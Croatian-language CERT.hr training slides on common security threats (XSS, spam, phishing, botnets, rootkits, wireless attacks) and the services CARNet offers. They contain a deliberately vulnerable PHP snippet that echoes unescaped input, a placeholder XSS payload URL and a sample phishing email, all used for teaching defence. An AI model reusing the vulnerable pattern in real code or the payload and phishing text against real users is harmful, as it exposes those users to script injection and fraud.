- XSS se dešava kad se ispisuju korisnički ulazni podaci: na engineu za pretraživanje, na diskusijskom forumu koji omogućuje skriptne tagove, na stranicama za logiranje koje vraćaju poruke grešaka nakon nekorektnog pokušaja logiranja

Primjer

```
<form action="trazi.php" method="GET"/>
    <p>Unesi ime:
    <input type="text" name="ime" /><br />
    <input type="submit" value="Pokreni"/>
    </p><br>
</form>
<?php
echo "<p>Tvoje ime je <br />";
echo ($_GET[ime]);
?>
```

Primjer - nastavak

- U ovom primjeru varijabla *ime* nije ispravno obrađena prije ponovnog ispisa, što se može iskoristiti za izvršavanje skripte:
- http://sjediste.com/index.php?ime=<script>code</script>

Enumeracija korisničkog imena

- Validacijska skripta napadaču vraća informaciju da li je unešeno korisničko ime ispravno ili neispravno
- Uz pomoć različitih poruka o greškama napadač može eksperimentirati s različitim korisničkim imenima
- Protumjere: prikazivanje konzistentnih poruka o greškama i zabrana korištenja trivijalnih korisničkih imena i lozinki

Ranjivosti popularnih web-aplikacija

- Joomla, phpBB, Mambo
- Ranjivosti i maliciozni kod za njihovo iskorištavanje često su dostupni javno – npr. http://www.milw0rm.com/
- Svatko može postati napadač

Neželjena pošta (spam)

- Jedan od najčešćih incidenata s izvorom na CARNetovim ustanovama
- Rijetko je riječ o ciljanom spamu, većinom se radi o malicioznom programu koji bez znanja korisnika šalje spam

Mjere zaštite za krajnje korisnike

- E-mail adresa ne smije se javno objavljivati
- Ne smiju se slijediti linkovi u spam porukama
- Korištenje anti-spam filtera u klijentu za čitanje e-maila
- Ne pretplaćujte se na mailing-liste web sjedišta za besplatne servise koje šalju obavijesti o novim proizvodima

CERT.hr

Mjere zaštite za administratore

- Ne dozvolite da vaš server bude open mail relay
- Uklanjanje ranjivih skripti i ažuriranje poslužitelja
- Korištenje black lista, white lista ili grey lista
- Korištenje anti-spam alata

Hoax

- Poruka elektroničke pošte neistinitog sadržaja, poslana s ciljem zastrašivanja ili dezinformiranja primatelja
- Cilj hoaxa je prosljeđivanje poruke na što veći broj adresa, pri tome ih primatelji doista i prosljeđuju jer su uvjereni da time pomažu drugima

Hoax(2)


- Najčešći oblici: hoaxi kao upozorenja o štetnim programima, lanci sreće i zarade, lažni zahtjevi za pomoć, zastrašujući i prijeteći hoaxi, lažne peticije, kompromitirajući hoaxi, bezazleni hoaxi
- Hoax recognizer usluga – hoax@cert.hr

Botnet

- Najraširenija metoda distribucije spama
- Mreža zaraženih računala koja primarno služi za obavljanje ilegalnih mrežnih aktivnosti
- *Bot* je automatizirani softverski program koji može izvršavati određene naredbe
- *Botnet* predstavlja veću skupinu računala koje su kompromitirali *botovi* te su sva računala povezana s centraliziranim upraviteljem kojeg napadač koristi za izdavanje malicioznih naredbi

CERT.hr

Botnet (2)



Protumjere

- Kako bi pokrenuli botove napadači kompromitiraju korisnička računala iskorištavanjem sigurnosnih propusta ili korištenjem tehnika socijalnog inženjeringa
- Proces gašenja cijelog botnet sustava je složen– sigurnosni stručnjaci se uglavnom fokusiraju na gašenje programa za upravljanje i na podizanje razine sigurnosti računala kako ne bi postala botovi

Phishing

- Rasprostranjeni oblik online prijevare
- Slanje lažnih e-mail poruka, koje vizualno izgledaju poput pravih e-mail poruka poznatih tvrtki
- Osnovna svrha ovih lažnih poruka jest prijevarom doći do osobnih i povjerljivih korisničkih informacija

Prepoznavanje phishing poruke

- U poruci se traže osobni podaci
- Hitnost
- Lažirani linkovi
- Tijelo (body) e-mail poruke je slika
- Nerealna obećanja

Tehnike provođenja phishing napada

- Maskiranje URL adresa
- Presretanje komunikacije
- Propusti u web-aplikacijama
- Lažirane HTML e-mail poruke
- Prikupljanje podataka praćenjem aktivnosti korisnika – keylogger programi
- Ranjivosti unutar web preglednika

Zaštita od phishing napada

- Edukacija korisnika
- Snažna autentikacija korisnika
- Obraćanje pozornosti na sigurnost pri razvoju web-aplikacija
- Sigurnost e-mail poslužitelja
- Digitalno potpisivanje poruka elektroničke pošte

CERT.hr


Primjer phishing e-maila

As part of our continuing commitment to protect your account (...)

by following the link given below
http://arribba.cgi3.ebay.com/aw-cgi/ebayISAPI.dll?UpdateInformationConfirm&bpuser=1

Please fill in the required information. (...)


Primjer lažirane web stranice



Rootkit

- Skup alata za skrivanje malicioznog softvera
- Aplikacijski – zamjenjuju se legitimne sistemske aplikacije s malicioznim datotekama koje skrivaju napadačevu prisutnost i ne zapisuju aktivnosti koje napadač izvodi
- Kernel rootkit programi – postavljeni su na razini jezgre operacijskog sustava

Kernel rootkit



Sigurnost wireless mreža

- Bežično povezivanje na Internet je sve popularnije
- Velika prednost je mobilnost
- Zlonamjerni korisnici koji se neovlašteno povežu na nedovoljno zaštićenu wireless mrežu mogu prouzročiti mnoge sigurnosne probleme

Sigurnosne prijetnje

- Pasivni napadi - prisluškivanje, analiza prometa
- Aktivni napadi - maskiranje, modifikacija poruke, uskraćivanje računalnih resursa

Wardriving

- Jednostavno otkrivanje zaštićenih i nezaštićenih pristupnih točaka
- Osnovna oprema: prijenosno računalo ili PDA i bežična kartica
- Dodatna oprema: eksterna antena, GPS uređaj i sl.

Wardriving (2)

- Komercijalni alati– Sniffer Wireless, Airopeek
- Open source alati – Kismet, NetStumbler, Airsnort, Wellenreiter
- http://www.wardrive.net/

Zaštita wireless mreže

- Filtriranje MAC ID-ova
- SSID
- WEP (Wired Equivalent Privacy) - štiti podatke na sloju podatkovne veze
- Nije zadovoljio niti jedan od tri cilja s kojim je stvoren: pouzdana autentifikacija korisnika, zaštita privatnosti podataka te autorizacija korisnika

Zaštita wireless mreže

- 802.11i standard – kao enkripcijski algoritam se koristi AES, a za mehanizam autentikacije se koristi 802.1X standard
- WPA (Wi-Fi Protected Access) - kompatibilnost s postojećom mrežnom opremom
- WPA2 – umjesto RC4 kao enkripcijski se algoritam koristi AES

CARNet Abuse služba i CERT

Abuse služba

- Svaki ISP ima svoju Abuse službu
- Bavi se zaprimanjem i obradom prijava u koje su uključeni korisnici ISP-a
- CARNet Abuse služba ima za cilj zaprimanje i obrađivanje prijava vezanih uz računalno sigurnosne incidente i zloupotrebu CARNetovih resursa


Sadržaj ispravne prijave

- Kratki opis incidenta
- Izvod iz log datoteke – minimalno 5-10 redova loga koji uključuju:
  - IP adresu napadača
  - datum, točno vrijeme i vremensku zonu napada
- E-mail prijavljivača incidenta
- abuse@carnet.hr

Prijava incidenta

- Trećim osobama služba dostavlja podatke isključivo na zahtjev policije ili na osnovu sudskog naloga
- Abuse FAQ - http://www.carnet.hr/abuse/faq
- Incident prijaviti nadležnoj Abuse službi – whois servis
- http://www.fr2.cyberabuse.org/whois/?page=whois_server

Raspodjela internetskih adresa



CERT

- ccert@cert.hr
- Uspostava koordinacije u rješavanju sigurnosnih incidenata u kojima je barem jedna uključena strana iz Hrvatske
- Edukacija korisnika i rad na prevenciji sigurnosnih incidenata
- www.cert.hr

Ciljevi rada CARNet CERT-a

- Prikupljanje i analiza informacija o sigurnosnim incidentima, koordinacija i posredovanje između zainteresiranih strana pri rješavanju sigurnosnih incidenata
- Prikupljanje i distribucija sigurnosnih savjeta, preporuka i alata
- Edukacija i informiranje korisnika i javnosti o značaju i poboljšanju sigurnosti računalnih sustava

Ciljevi rada CARNet CERT-a (2)

- Pokretanje projekata i uspostava timova o sigurnosnim problemima i objavljivanje rezultata rada
- Međunarodna suradnja s ostalim CERT timovima preko članstva u Forum of Incident Response and Security Teams

CERT.hr

Usluge Odjela za računalnu sigurnost

Usluge

- Provjera ranjivosti informacijskih sustava
- Izdavanje sigurnosnih preporuka
- Sigurnosni dokumenti
- ARMS
- SCS
- Hoax recognizer
- Brošura za krajnje korisnike
- Konzultantske usluge

Provjera ranjivosti

- Testovi ranjivosti informacijske infrastrukture ustanova
- Rezultati provjere sadrže pronađene ranjivosti i upute za njihovo rješavanje
- Usluga je besplatna za punopravne članice
- Ispitivanja se vrše koristeći Nessus i Security Shadow Scanner alata
- Trenutno 40 ustanova koristi uslugu

Sigurnosne preporuke

- Sažeci originalnih sigurnosnih preporuka na hrvatskom jeziku
- CERT izdaje sigurnosne preporuke za 15 operacijskih sustava:
  - Windows 2000, Windows XP, Windows 2003, SUN Solaris, Hewlett-Packard, Red Hat, Debian, SuSE, Mandarke Linux, Cisco Systems, FreeBSD, Fedora, Gentoo, Ubuntu, Apple Mac OS
- 1794 preporuke u 2006.


Sigurnosni dokumenti

- Pokrivaju tematiku informacijske sigurnosti:
  - Kriptografija, AAI, forenzika, analiza alata, mreža, vatrozidi, virusi i crvi, analiza ranjivosti, općenite teme
- 3 dokumenta mjesečno

ARMS

- AIDE Repository Management Suite
- AIDE – programski paket namijenjen detekciji izmjena u datotečnom sustavu usporedbom hasheva datoteka
  - Uspoređuje se trenutno stanje sustava s nekim referentnim ispravnim stanjem
- ARMS
  - Mrežni poslužitelj – pohrana sažetaka datoteka
  - Klijent – instalira se lokalno te služi za pohranjivanje i dohvaćanje sažetaka sa poslužitelja
  - Poslužitelj: arms.carnet.hr

ARMS - prikaz




Dva računala s izmijenjenim sistemskim datotekama!

SCS

- Server Certificate Service
- Poslužiteljski certifikati potpisani od strane globalno priznatog certifikacijskog autoriteta
- SureserverEDU certifikati pd GTE Cybertrust Global Root CA
- Usluga dostupna svim NREN-ovima članovima TERENA-e
- CARNet izdaje SureserverEDU certifikate svim punopravnim članicama
  - Potrebna je registracija ustanove za ovu uslugu
  - Više detalja na http://www.carnet.hr/scs

Hoax recognizer

- Usluga prepoznavanja potencijalnih hoax e-mail poruka
- Slanjem sporne poruke na hoax@cert.hr vrši se njeno uspoređivanje s nekim od poznatih hoaxa u bazi
- Sustav sadrži bazu s nekoliko tisuća uzoraka hoax poruka



CERT.hr

Kraj!

Darko.Androcec@CARNet.hr

Branko.Mazar@CARNet.hr